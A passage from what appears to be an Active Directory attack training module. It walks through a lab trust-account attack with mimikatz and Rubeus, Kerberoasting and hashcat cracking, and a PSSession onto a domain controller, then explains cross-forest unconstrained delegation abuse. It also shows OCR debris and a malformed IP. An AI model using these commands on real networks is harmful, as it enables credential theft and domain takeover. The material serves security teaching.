* rc4_hmac_nt       68e456d3a95cc748ac5a2eae679b9c91
```

```
mimikatz #
```

In the mimikatz output, we encounter `[ Out ]` and `[ Out-1 ]`. These correspond to the `NewPassword` attribute and `OldPassword` attribute of Trusted Domain Objects (`TDOs`) respectively. These attributes serve as the keys utilized for inter-realm Ticket-Granting Tickets (TGTs).

In our scenario, the Trusted Domain Object (TDO) is not `logistics$`, but rather a `trustedDomain` object type in the `logistics.ad` domain, specifically `CN=megacorp.ad,CN=System,DC=logistics,DC=ad`. A corresponding TDO exists in the `megacorp.ad` domain as well: `CN=logistisc.ad,CN=System,DC=megacorp,DC=ad`. Both sides share the same trust keys. While TDOs exist in both domains, a trust account is only established in the trusted domain for a one-way trust.

The `NewPassword` and `OldPassword` values are currently identical in the lab due to the recent creation of the trust, where the trust key has not undergone a change yet. According to MS-ADTS section 6.1.6.9.6.1, the trust key is automatically rotated typically every 30 days.

These trust keys, stored within TDOs, are derived from the trust account's password. Specifically, the cleartext `NewPassword` trust key represents the current password of the trust account, while the `OldPassword` trust key is typically the previous password. This implies that we possess the current cleartext password and Kerberos secret key for `megacorp.ad\logistics$` stored as trust keys in the `logistics.ad` domain's TDO for `megacorp.ad`, located at `CN=megacorp.ad,CN=System,DC=logistics,DC=ad`. While the Kerberos AES secret keys for `megacorp.ad\logistics$` differ due to distinct salts, the RC4 keys remain identical. Hence, we can employ the RC4 trust key extracted from `logistics.ad` for authenticating as `megacorp.ad\logistics$` against `megacorp.ad`.

Note: As part of the account maintenance process, every 30 days the trusting domain controller changes the password stored in the `TDO`. So you might see a different mimikatz output from the one shown above for the `[ Out ]` TDO.

Next, we can use `Rubeus` to create a ticket for the user `logistics$` with the obtained `/rc4` as `68e456d3a95cc748ac5a2eae679b9c91` for the domain `megacorp.ad` in memory.

Requesting a Ticket for logistics$

```
PS C:\Tools> .\Rubeus.exe asktgt /user:logistics$ /domain:megacorp.ad
/rc4:68e456d3a95cc748ac5a2eae679b9c91 /ptt


_____          _
(_____ \       | |
_____) )_    _| |__  _____ _   _  ___
```

```
|  __   /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 68e456d3a95cc748ac5a2eae679b9c91
[*] Building AS-REQ (w/ preauth) for: 'megacorp.ad\logistics$'
[*] Using domain controller: 172.16.118.113.6:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE8DCCBOygAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoQ0bC01FR0FDT1JQLkFEoi
AwHqAD
AgECoRcwFRsGa3JidGd0GwttZWdhY29ycC5hZKOCA8AwggO8oAMCARKhAwIBAqKCA64EggOqCs
e4B13I
axa5MnQah6q8klo/IRp7LpU98jT1NTxeYbnG0okhhjh7I6kulWCKMIbtMXHicC8I5WO4rY/zwi
0NTWs0
y6Kv5WxepubZ4ihpA2omIsjDGCfxMvr3cMttubKSOSdvuyL3VMF6363zzsfVHstfP3nI20SF/c
om6s0g
dZMcOciXtlE5UoouRYLAojy59l+I/bnNPLjd5LVG6AfSfkDYbmoyu7AuxVS5sQzIS65TM3rnru
9rbxia
rXn4sBz6VlOknox3J0J4z9hsj5QnH/N/Y5DyfChXpywQRhJHUxEbrWEetZ3n5ye5AmS+bTSr5A
NbEoRs
ujx8WATNugTAGLlIog6f5nsffGaaLaHVlmF0tJnXbIaUtFVe3L0do3O28f4RIUCP38CkTHnICr
Pijz2O
51mfXyOPGr6HwX1919Jb4fPYOWPZYJo/idyBRMvwpiSWwuHn6rkvMvkYoivcZzvAkE2kGdub4e
vSG2uX
TIw8IgrMAioMFyU3YtZ3JT4DazGXi37mdjgPkS1cdjr8AFMk+s+hM2AkkUjOzKYxKDvyVHRIaw
nY4sEf
lpUO52ud+FH6vZJLKVhV+KHUQBYdByJVCkD0aNbIGmDwRwJmNhR5KbV5HUiFhFpw6RfdyAggya
E6EfMk
Ua4pLXSM3nV+JhAIx0qx1ejj/GojW93USeYb6tpum/9xX4tyQ0njOHsnnpabWHU68M69yMjoco
4pnZpf
XFiBS3Mi2jHeW3g047X1+7l5dDe/u23MfCEYXm187kHbsgHBwiA/1iSPJEx80PXWiGHn5aJLcQ
TWeY9X
dst7ShIuyAROP1rllviF0mHgsFSuqtPlVajGbiw0Y+utfvmqw1JsZY/zhLFnHwqwYLK8r28b3l
ky85M+
WJ1CDMi50cgyDL7ouc6zi1ttqrO+hWdv4FItzS1sswS2MVCv0o0LaP0RcsuowPi0KriWcI3rxq
KeQTi5
vsWbZZM9agoc2H5JnkU6LRzjoB/20kJYos37uhS4t2Gfv3HzEd4ba49tgvIlLyBlEomkNV2aWt
2Q7gDi
0Dnud7d9jcoH20WYfAuTxGPMEWtxrJ4eHZBG7p3sVeQJ8gyx4yKGeUi08QDBuxxYmios0m4fIT
xzoxs7
xu1frq99BF2yQMeV9bwbzQdvpOFKeVDTBSPe9eZd/E2mYEDryOTsEYFk2p3mBGB4zaxPiSFu8g
SbB/MV
WgXQJUAi1pDXCsauZitheFsowSdBZCymrRUKesO8BIWjgdUwgdKgAwIBAKKBygSBx32BxDCBwa
CBvjCB
```

```
uzCBuKAbMBmgAwIBF6ESBBAMD/DSrD3SQ3cs09ctZyyEoQ0bC01FR0FDT1JQLkFEohcwFaADAg
EBoQ4w
DBsKbG9naXN0aWNzJKMHAwUAQOEAAKURGA8yMDI0MDMxMTEwNDgxOFqmERgPMjAyNDAzMTEyMD
Q4MTha
pxEYDzIwMjQwMzE4MTA0ODE4WqgNGwtNRUdBQ09SUC5BRKkgMB6gAwIBAqEXMBUbBmtyYnRndB
sLbWVn
YWNvcnAuYWQ=
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/megacorp.ad
  ServiceRealm             :  MEGACORP.AD
  UserName                 :  logistics$
  UserRealm                :  MEGACORP.AD
  StartTime                :  3/11/2024 3:48:18 AM
  EndTime                  :  3/11/2024 1:48:18 PM
  RenewTill                :  3/18/2024 3:48:18 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  DA/w0qw90kN3LNPXLWcshA==
  ASREP (key)              :  68E456D3A95CC748AC5A2EAE679B9C91
```

With the acquired Ticket Granting Ticket (TGT) of `logistics$` in memory, obtained through `Rubeus`, we will be able to authenticate to `megacorp.ad` as a regular domain user.

Verify Ticket in Memory

```
PS C:\Tools> klist
Current LogonId is 0:0x24499

Cached Tickets: (1)

#0>     Client: logistics$ @ MEGACORP.AD
        Server: krbtgt/MEGACORP.AD @ MEGACORP.AD
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
                Ticket Flags 0x60a10000 -> forwardable forwarded renewable
pre_authent name_canonicalize
        Start Time: 3/23/2024 13:37:45 (local)
        End Time:   3/23/2024 23:37:27 (local)
        Renew Time: 3/30/2024 13:37:27 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC03.MEGACORP.AD
```

With the ticket in memory, we gain the ability to enumerate and access the `megacorp` domain. Using Sharphound with the `-d megacorp.ad` argument, we observe that we can

indeed enumerate the domain successfully this time.

Using SharpHound to enumerate Megacorp domain

```
PS C:\Tools> .\SharpHound.exe -c All -d megacorp.ad
2024-03-23T13:39:24.5211514-07:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2024-03-23T13:39:24.7398904-07:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-23T13:39:24.7711825-07:00|INFORMATION|Initializing SharpHound at
1:39 PM on 3/23/2024
2024-03-23T13:39:25.1305179-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for MEGACORP.AD : DC03.MEGACORP.AD
2024-03-23T13:39:25.1617641-07:00|INFORMATION|Flags: Group, LocalAdmin,
GPOLocal Group, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTar gets, PSRemote
2024-03-23T13:39:25.3023899-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for logistics.ad : DC02.logistics.ad
2024-03-23T13:39:25.5367732-07:00|INFORMATION|Beginning LDAP search for
MEGACORP.AD
2024-03-23T13:39:25.5836709-07:00|INFORMATION|Producer has finished,
closing LDAP channel
2024-03-23T13:39:25.6148860-07:00|INFORMATION|LDAP channel closed, waiting
for consumers
2024-03-23T13:39:55.9900258-07:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 35 MB RAM
2024-03-23T13:40:11.6306076-07:00|INFORMATION|Consumers finished, closing
output channel
2024-03-23T13:40:11.8962348-07:00|INFORMATION|Saving cache with stats: 55
ID to
type mappings.
 55 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-03-23T13:40:11.9118596-07:00|INFORMATION|SharpHound Enumeration
Completed a
t 1:40 PM on 3/23/2024! Happy Graphing!
```


Moreover, we can also proceed to perform a kerberoasting attack using `Rubeus`, and this time, it successfully works, allowing us to retrieve service tickets and potentially compromise the security of the `megacorp` domain.

Perform Kerberoasting on Megacorp domain

```
PS C:\Tools> .\Rubeus.exe kerberoast /domain:megacorp.ad


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.
[*] Target Domain          : megacorp.ad
[*] Searching path 'LDAP://DC03.MEGACORP.AD/DC=megacorp,DC=ad' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 2
[*] SamAccountName         : black.beard
[*] DistinguishedName      : CN=black.beard,CN=Users,DC=MEGACORP,DC=AD
[*] ServicePrincipalName   : HTTP/WHITE.megacorp.ad:1433
[*] PwdLastSet             : 3/9/2024 3:02:40 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*black.beard$MEGACORP.AD$HTTP/WHITE.megacorp.ad:[email
protected]*$5E
F3FCC09DDC4221424A15C53192C02A$FB035250A4DB98DFD80EA037242B821A4B24BA8C8D0
B014BF
38E074DD0E04259F76B638C47889177B81E1E2B590F054B9A986B8CC62A5B978CE7ADFDD9B
CD06BF
F270BAC15AF9C4BD4D4D8DA2C1453926EA056134E0ED925E46B7977B0524F88F9F6CF7C6A1
2FD15E
41CFDA14A6043D8FBB0BADB0576D42F21C8F1DC175970A3E60E3FA16624B0D76C8B9D17038
52D4BD
41C305EC2279B7938CCAB9708EB1E9EC2431B2EABBEFC0BFB687A32B5C1CC4642E5A6B736D
73DF4A
45FDAD2DEA42ABAF22D37CFAA3ACC1C981E09E2BE2A886286E9ABC22A6E3A434A5A45BE15F
CD626A
6E34304540821D6B95A79E56ABCC2E6678AAB5DB8151F18A2D8C09CF258E7FC97A2624F26E
345762
3C0AF9A2F01B4DBFDBFB911993C843FEA38B9379103959AAE3D679BDA71D0F5DC71816168C
A31609
0B21B54D66F9F19C3C9EE80A2E630A9D995953A859B815A5106F141B2276BA13AF0964D91A
0CB88B
687DF5EAD61504A0F11B1ADD4C55E94245D7901CFC54C8AFE956E87192EE99F4048BF3A4A7
1D4A70
<SNIP>
```

```
[*] SamAccountName         : white.beard
[*] DistinguishedName      : CN=white.beard,CN=Users,DC=MEGACORP,DC=AD
[*] ServicePrincipalName   : HTTP/BLACK.megacorp.ad:1433
[*] PwdLastSet             : 3/9/2024 3:02:44 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*white.beard$MEGACORP.AD$HTTP/BLACK.megacorp.ad:[email
protected]*$9F
7430E1F6B89F2C11CD72AAF18FF37E$2B1AFF7CD328CED1E550386DF066193A9382078CDEC
91657B
87FB1578DCA2D3BE1BED990354DBB68084BC8170914248C30BA23C3F4A6BB6D185AC407680
ED8351
564A1FA57CD47CDD94B0A0AECFA4A2CE21E0DA121BBCC353D30B7E06099A9E59A2E2FA1C72
45E490
445DD491F1C72FB90F72D13F71300B1EBEDCA4035E2B36B275A0CBEB55280C74ADC341EF12
A77290
95AFB766E43FE2426DFE2BA8CCB44C7FEE93C345A54896431B39519364BEBCD8BBD709F6D9
21A49F
23228282979A936489DE9CAC021661C6FE387C73F0DBE57F1A2E3DBB8C9956F5C6F1E84B29
77A45C
4EDA61B9D76DAB2768A7B163664A9EEB63CC997216BF3021A6235615568FA9C593712DD3C8
C8B79A
34A6C94EEC78933C3E0F8FD03171706335BEDF696D034F7A5580D72DAB2F16B90A9613F37C
063AA7
0393B0EFF01E8F444E0FC6667FDFBD3581F4709CD3D5193CEED816BA2224A3357F5314D4F3
D24A21
C9CB03DCA9B0EE3B575B30FD538B542A10596F6B2DD741C64E349C215C2847C4A2358E5ABA
103991
<SNIP>
```



Rubeus provides a list of hashes corresponding to various TGS tickets or Service Tickets (STs). To attempt retrieval of the clear text password linked with these accounts, we can employ `hashcat`. Specifically, the hash-mode designated for Kerberos is `13100` (Kerberos 5, etype 23, TGS-REP).

Cracking Kerberoastable Hashes with hashcat

```
hashcat -m 13100 hash /usr/share/wordlist/rockyou.txt -O

hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
=============================================================================
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlist/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*white.beard$MEGACORP.AD$HTTP/BLACK.megacorp.ad:[email
protected]*$9F7430E1F6B89F2C11CD72AAF18FF37E$2B1AFF7CD328CED1E550386DF0661
93A9382078CDEC91657B87FB1578DCA2D3BE1BED990354DBB68084BC8170914248C30BA23C
3F4A6BB6D185AC407680ED8351564A1FA57CD47CDD94B0A0AECFA4A2CE21E0DA121BBCC353
D30B7E06099A9E59A2E2FA1C7245E490445DD491F1C72FB90F72D13F71300B1EBEDCA4035E
2B36B275A0CBEB55280C74ADC341EF12A7729095AFB766E43FE2426DFE2BA8CCB44C7FEE93
C345A54896431B39519364BEBCD8BBD709F6D921A49F23228282979A936489DE9CAC021661
C6FE387C73F0D6<SNIP>
```


After successfully cracking the password for the domain user `white.beard` using hashcat, further examination in `BloodHound` reveals that this user is a member of the `Domain Admins` group.



Subsequently, utilizing `Rubeus`, we can generate a ticket for this user in memory. Given that `white.beard` holds membership in the `Domain Admins` group, we can then leverage `PSsession` to establish a direct session on the domain controller within the `megacorp.ad` domain.

Request a Ticket for white.beard

```
PS C:\Tools> .\Rubeus.exe asktgt /user:white.beard /password:<SNIP>
/domain:megacorp.ad /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: BECEDB42EC3C5C7F965255338BE5453C
[*] Building AS-REQ (w/ preauth) for: 'megacorp.ad\white.beard'
[*] Using domain controller: 172.16.118.113:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE+jCCBPagAwIBBaEDAgEWooIEDzCCBAthggQHMIIEA6ADAgEFoQ0bC01FR0FDT1JQLkFEoi
AwHqAD
AgECoRcwFRsGa3JidGd0GwttZWdhY29ycC5hZKOCA8kwggPFoAMCARKhAwIBAqKCA7cEggOz52
RO9Vzo
FsaUHwDygiE5tVjs79X8zUxseCGF9P4dnTv9H4Md4yc+oodQ3zySbKlfhMZ2gdMKzi8yoqXH71
btf+QE
qhVcMHk9TPXT5uYCEaqUg8kI9dKkJVTID9bVwttGAWHPMFQJgB49s1EFt7kwqysPXoNUqvBVG5
IA88O8
zI3YsRYMX9/3HvRYbxC5ZHl9nFLNg2iCNjbHv3M6rNg6kl3Y5rvxr+mJ1n9PBGKla38e0HygX+
FvA4+U
WHfAbixd602clABLpZO0FY8q7ew42QMudptJsgFGI2v5cV4J775Bw82MPIWIExYfSR55Oxtu/7
/KakkW
GhHlWjERhthB1w9zo3//zTGou7A949BSw8I3Liv+cr0akE0oDd+SMUO0M9BNTcL/AMojn0jYi9
kEWAoN
F16Em7aAtGn9enG52EUaYXGifrPvTb63csgP1HBXBrXcnbYDDRjnD1MLkswYtpb6GcGY3pUqyr
Sxeldy
QreqWT+rrvvEr+0jJAma2hVLYmcRpHXLqQdEeUtgft8S6nS7NW9ccBeGBwShGOyIQcTW0BnD9D
okxP5i
L2T20AUPGxAVorv90+tNuZYM06TmTXCLsP0ovgFTSP+D7PmtqkWk+JbFWf4V5TlRHlQT3y35ow
itsKoV
TlgZdi9ZiIs3ot1DHzjy36LCLph+40APo7RTHNY3QlWNvJriBKIkGvC0xqM6V84WcFtPxtMbis
sqphdP
EMoV1L/ZOhNknAbDEcUQCzFSVzr/Q0z1aRMDdWnhmAe1AktT57qYarOP3WqR/6diJeF8ndoHql
MhYl4E
Y3L+CHv53/3bz4bQPdyD0p/TQgyXqVm3zUWDy7fFt6b2yVVP1qbyieL0de5yHZxpuDNDqmMzMR
OP26o9
glkdsqDORGDUmtBFneBlVGbGZtpldJRDXALSbu14FqFWbxbtkgdt9UJIS9gQaQi1ExaE7ALa4v
B0cY9A
HLgIiF7i2ToUpAAD0fnc2vf7BhV9d0lGTnBBGx6g/g2ELM3S+Dj/yP95kUQIKF/kExZvxZ2J0t
nswPRG
<SNIP>
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/megacorp.ad
  ServiceRealm             :  MEGACORP.AD
  UserName                 :  white.beard
  UserRealm                :  MEGACORP.AD
  StartTime                :  3/24/2024 11:59:16 AM
  EndTime                  :  3/24/2024 9:59:16 PM
  RenewTill                :  3/31/2024 11:59:16 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  HeWg7bFDoxJvOKtdltLyjw==
  ASREP (key)              :  BECEDB42EC3C5C7F965255338BE5453C
```

Access Megacorp domain using PSSession

```
PS C:\Tools> New-PSSession DC03.megacorp.ad

 Id Name            ComputerName    ComputerType    State
Configuration
                                                                  Name
 -- ----            ------------    ------------    -----         --------
-----
  2 Session2        DC03.megacor... RemoteMachine   Opened
Microsoft....

PS C:\Tools> Enter-PSSession DC03.megacorp.ad

[DC03.megacorp.ad]: PS C:\Users\white.beard\Documents> whoami
megacorp\white.beard
```

Moving On


Now that we've covered the technique for performing `Trust account attack`, let's transition our focus to the next section titled `Unconstrained Delegation Cross Forest`. Here, we will explore the abuse of Unconstrained Delegation from a domain in one forest to a domain in another forest, leveraging the printer bug.

Unconstrained Delegation Cross Forest

`Unconstrained delegation` is an Active Directory feature that allows a service running under a user account to impersonate other users and access resources on their behalf. This means that the service can pass the user's credentials to other services without any restrictions, potentially exposing sensitive information or allowing unauthorized access to resources. Unconstrained delegation poses a significant security risk if not properly configured. In scenarios where a domain administrator logs into a computer with the `Unconstrained Delegation` feature enabled, and we possess local administrative privileges on that machine, we can exploit this setup to dump the ticket. By doing so, we gain the ability to impersonate the domain administrator elsewhere, effectively achieving domain privilege escalation.

By default, all domain controllers have `Unconstrained Delegation` enabled. This means that they possess the capability to impersonate users and access resources on their behalf without any restrictions. While unconstrained delegation facilitates seamless authentication and resource access within the domain, it also poses significant security risks if not properly managed. In default domain deployments, writable Domain Controllers (DCs) are typically configured to permit unconstrained delegation. This configuration implies that any user lacking the Account is sensitive and cannot be delegated setting on their account or not

included within the Protected Users group will transmit their Ticket Granting Ticket (TGT) within a service ticket when accessing a server with unconstrained delegation enabled. Consequently, this exposes potential security vulnerabilities, as the TGT can be exploited to gain unauthorized access to resources within the domain.



Just like in an Intra-Forest environment, where Active Directory trusts exist within the same forest, `Unconstrained Delegation` can also be performed in `Cross-Forest` also known as `Inter-Forest` scenarios where trusts exist between `different` Active Directory `forests`. In an Cross-Forest environment, trusts are established between separate Active Directory forests, allowing users and services from one forest to access resources in another forest. When `Unconstrained Delegation` is enabled on a service account in one forest that trusts another forest, it allows that service to impersonate users from the trusted forest by forwarding their TGTs to other services within the trusted forest.

According to Microsoft:

Each forest is a single instance of the directory, the top-level Active Directory container, and a security boundary for all objects that are located in the forest. This security boundary defines the scope of authority of the administrators. In general, a security boundary is defined by the top-level container for which no administrator external to the container can take control away from administrators within the container. No administrators from outside a forest can control access to information inside the forest unless first given permission to do so by the administrators within the forest.

So according to Microsoft, the forest is the security boundary in Active Directory. However, this perspective has evolved, and the forest no longer functions as a strict security boundary. Even with default, modern configurations for Active Directory forests, the `Unconstrained Delegation` attack remains viable, particularly when a two-way forest trust exists.

In order to abuse unconstrained delegation across forest trusts,

1. `TGT delegation` must be allowed on the trust (This behavior is enabled by default)
2. `Selective Authentication` must NOT be enabled
3. `Two-way` trust between domains must be configured

Authentication level

Cross-forest also known as Inter-forest trusts can be configured with different levels of authentication. There are 3 types of Authentication Levels as shown below:

Authentication Level	Description
`Forest-wide authentication`	Allows unrestricted authentication from the trusted forest's principals to the trusting forest's resources. This is the least secure level, it completely opens one forest to another (authentication-wise though, not access-wise). This level is specific to intra-forest trusts.
`Domain-wide authentication`	Allows unrestricted authentication from the trusted domain's principals to the trusting domain's resources. This is more secure than forest-wide authentication because it only allows users in a specific (trusted) domain to access resources in another (trusting).
`Selective authentication`	Allows only specific users in the trusted domain to access resources in the trusting domain. This is the most secure type of trust because it allows administrators to tightly control access to resources in the trusted domain. In order to allow a "trusted user" to access a "trusting resource", the resource's DACL must include an ACE in which the trusted user has the "Allowed-To-Authenticate" extended right (GUID: 68b1d179-0d15-4d4f-ab71-46152e79a7bc).

- If the trust relationship is established within a forest boundary (`TRUST_ATTRIBUTE_WITHIN_FOREST` flag is set), `Forest-Wide Authentication` will always be used.
- If the trust relationship crosses a forest boundary and the `TRUST_ATTRIBUTE_CROSS_ORGANIZATION` flag is set, `Selective Authentication` is used.
- If the trust relationship crosses a forest boundary and the trust is marked as transitive (`TRUST_ATTRIBUTE_FOREST_TRANSITIVE` flag is set), then `Forest-Wide Authentication` will be used.

Selective Authentication is a feature that allows administrators to control which users or groups from a trusted domain have access to specific resources in the trusting domain. When Selective Authentication is enabled on a trust, it restricts the users or groups who can access resources in the trusting domain, limiting the potential for unauthorized access.

However, in the context of `Unconstrained Delegation` across trusts, `Selective Authentication` poses a hindrance because it `restricts` the delegation of authentication requests to specific users or groups. Since Unconstrained Delegation relies on the ability to `impersonate` users across trusts, enabling Selective Authentication would prevent this delegation from occurring.

